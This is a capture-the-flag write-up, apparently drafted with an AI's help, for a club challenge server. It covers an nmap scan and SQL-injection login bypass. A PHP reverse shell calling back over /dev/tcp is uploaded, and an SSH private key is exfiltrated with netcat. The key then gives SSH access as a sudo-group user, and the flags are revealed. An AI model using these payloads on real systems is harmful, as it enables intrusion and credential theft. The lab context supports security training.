MISC: Hack The Server
Our CyberCUJ team recently deployed a server to host the club website. Unfortunately, in the rush of getting it online, they forgot to apply proper security policies. As a result, the server has become vulnerable to attacks.

It seems our team might still have some Skill Issues when it comes to securing deployments. Your task is to analyze the server, identify its weak points, and exploit the vulnerabilities to uncover the hidden flags.

🔎 Note: There are 3 flags hidden across the server. Can you find them all?
IP= 192.168.10.118

Nice — I'll structure your full CTF write-up as a clean, ready-to-use **Markdown** document you can paste into a report or Medium post. It includes sections, exact commands you ran, expected outputs (fill with your exact captures), screenshots placeholders, mitigation recommendations, and an appendix with one-line commands.

1. Overview

1. **Recon:** nmap scan discovered ports 80 and 22 open.
2. **SQLi:** Bypassed login via `username`/`password` input using SQL injection `OR 1=1--`.
3. **Upload:** After login, used file upload functionality to place `file.php` containing a PHP reverse shell.
4. **Reverse shell:** Started listener on Kali and triggered the file to get a reverse shell as `www-data`.
5. **Enumeration:** Enumerated webroot and found `flag2.txt` and `backup_id_rsa`. Retrieved `flag2.txt`.
6. **Privilege Escalation:** Found local user `akhter`. Pulled `backup_id_rsa` to attacker, used it to SSH as `akhter`.
7. **Post-exploit:** From `akhter` performed local enumeration to attempt root/Admin escalation.

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
2. Recon — port/service discovery

Command:
nmap -Pn -sV -O 192.168.10.118



Result:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu
80/tcp open http Apache httpd

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
3. SQL Injection — bypassing auth


Visit the login page http://192.168.10.118. At the login prompt,



Asking for credentials So, first thing comes in mind is a SQL injection


the following payload was used:

Payload (username/password fields):



' OR 1=1–
Effect: the SQL condition always true, allowing authentication bypass.

Flag 1:



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
6. Upload & Reverse Shell

Saw an option for file upload, Which indicates a typical file upload reverse shell attack.



6.1 Creating the PHP reverse shell


```
┌──(ritikrajput㉿kali)-[~/Documents/HackAWay2.0]
└─$ cat > file.php <<'PHP'
<?php system("bash -c 'bash -i >& /dev/tcp/192.168.10.122/4444 0>&1'"); ?>
PHP

┌──(ritikrajput㉿kali)-[~/Documents/HackAWay2.0]
└─$ cat file.php
<?php system("bash -c 'bash -i >& /dev/tcp/192.168.10.122/4444 0>&1'"); ?>
```

Command used on attacker machine to generate `file.php` safely:

cat > file.php <<'PHP'
<?php system("bash -c 'bash -i >& /dev/tcp/<ATTACKER'S IP>/4444 0>&1'"); ?>
PHP

6.2 Upload

- Uploaded `file.php` via the web application's file upload functionality (Uploads → `file.php`).



Note: Be sure the upload target accepts `.php` and the file lands in a web-accessible folder (e.g., `/var/www/html/uploads`).

6.3 Start listener

On Kali:

nc -lvnp 4444

```
┌──(ritikrajput㉿kali)-[~/Documents/HackAWay2.0]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

6.4 Connection Established

```
┌──(ritikrajput㉿kali)-[~/Documents/HackAWay2.0]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.10.122] from (UNKNOWN) [192.168.10.118] 51224
bash: cannot set terminal process group (12190): Inappropriate ioctl for device
bash: no job control in this shell
www-data@TargetMachine:/var/www/html/uploads$
```

On listener you see:

listening on [any] 4444 ...
connect to [192.168.10.122] from (UNKNOWN) [192.168.10.118] 51224
www-data@TargetMachine:/var/www/html/uploads$

You are now a shell as `www-data`.

6.4 Enumeration

Enumerate between the directory and you will get the flag

```
www-data@TargetMachine:/var/www/html$ ls
ls
backup_id_rsa
flag2.txt
index.php
login.php
upload.php
uploads
www-data@TargetMachine:/var/www/html$ cat flag2.txt
cat flag2.txt
FLAG2: CCUJ{R3V3RS3_5H3LL_1S_D4NG3R0U5}
```

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7. Initial post-exploitation enumeration

Commands and findings (executed as `www-data`):

List webroot:

cd /var/www/html
ls -la

```
www-data@TargetMachine:/var/www/html$ ls
ls
backup_id_rsa
flag2.txt
index.php
login.php
upload.php
uploads
```

Found:

- `index.php`, `login.php`, `upload.php`, `uploads/`, `backup_id_rsa`, `flag2.txt`

Check the existing group/users:

```
www-data@TargetMachine:/var/www/html$ getent group | egrep 'sudo|admin'
getent group | egrep 'sudo|admin'
sudo:x:27:Admin,akhter
```

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8. Retrieving the private key

Transfer key to attacker (Kali)

On Kali (listener):

nc -lvnp 5555 > backup_id_rsa
chmod 600 backup_id_rsa

On target (reverse shell):

nc 192.168.10.122 5555 < /var/www/html/backup_id_rsa

Target Machine:

```
wget: unable to resolve host address 'backup_id_rsa'
www-data@TargetMachine:/var/www/html$ nc 192.168.10.122 5555 < /var/www/html/backup_id_rsa
<c 192.168.10.122 5555 < /var/www/html/backup_id_rsa
www-data@TargetMachine:/var/www/html$ nc 192.168.10.122 5555 < /var/www/html/backup_id_rsa
<c 192.168.10.122 5555 < /var/www/html/backup_id_rsa
```

Local Host:

```
┌──(ritikrajput㉿kali)-[~/Documents/HackAWay2.0]
└─$ nc -lvnp 5555 > backup_id_rsa
chmod 600 backup_id_rsa

listening on [any] 5555 ...
connect to [192.168.10.122] from (UNKNOWN) [192.168.10.118] 43194
ls
^C

┌──(ritikrajput㉿kali)-[~/Documents/HackAWay2.0]
└─$ chmod 600 backup_id_rsa


┌──(ritikrajput㉿kali)-[~/Documents/HackAWay2.0]
└─$ ls
 AI   MISC   MISC.zip   OSINT   RE   Stegno   backup_id_rsa   crypto   file.php   forensics   index.html   'ubuntu server'
```

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

9. SSH to internal user

Use the downloaded key to SSH to target as `akhter`:

ssh -i backup_id_rsa akhter@192.168.10.118 -o StrictHostKeyChecking=no



Result: successful login as `akhter`.



FLAG3: CCUJ{W0W_Y0U_H4V3_H1GH3ST_PR1V1L4G3S}
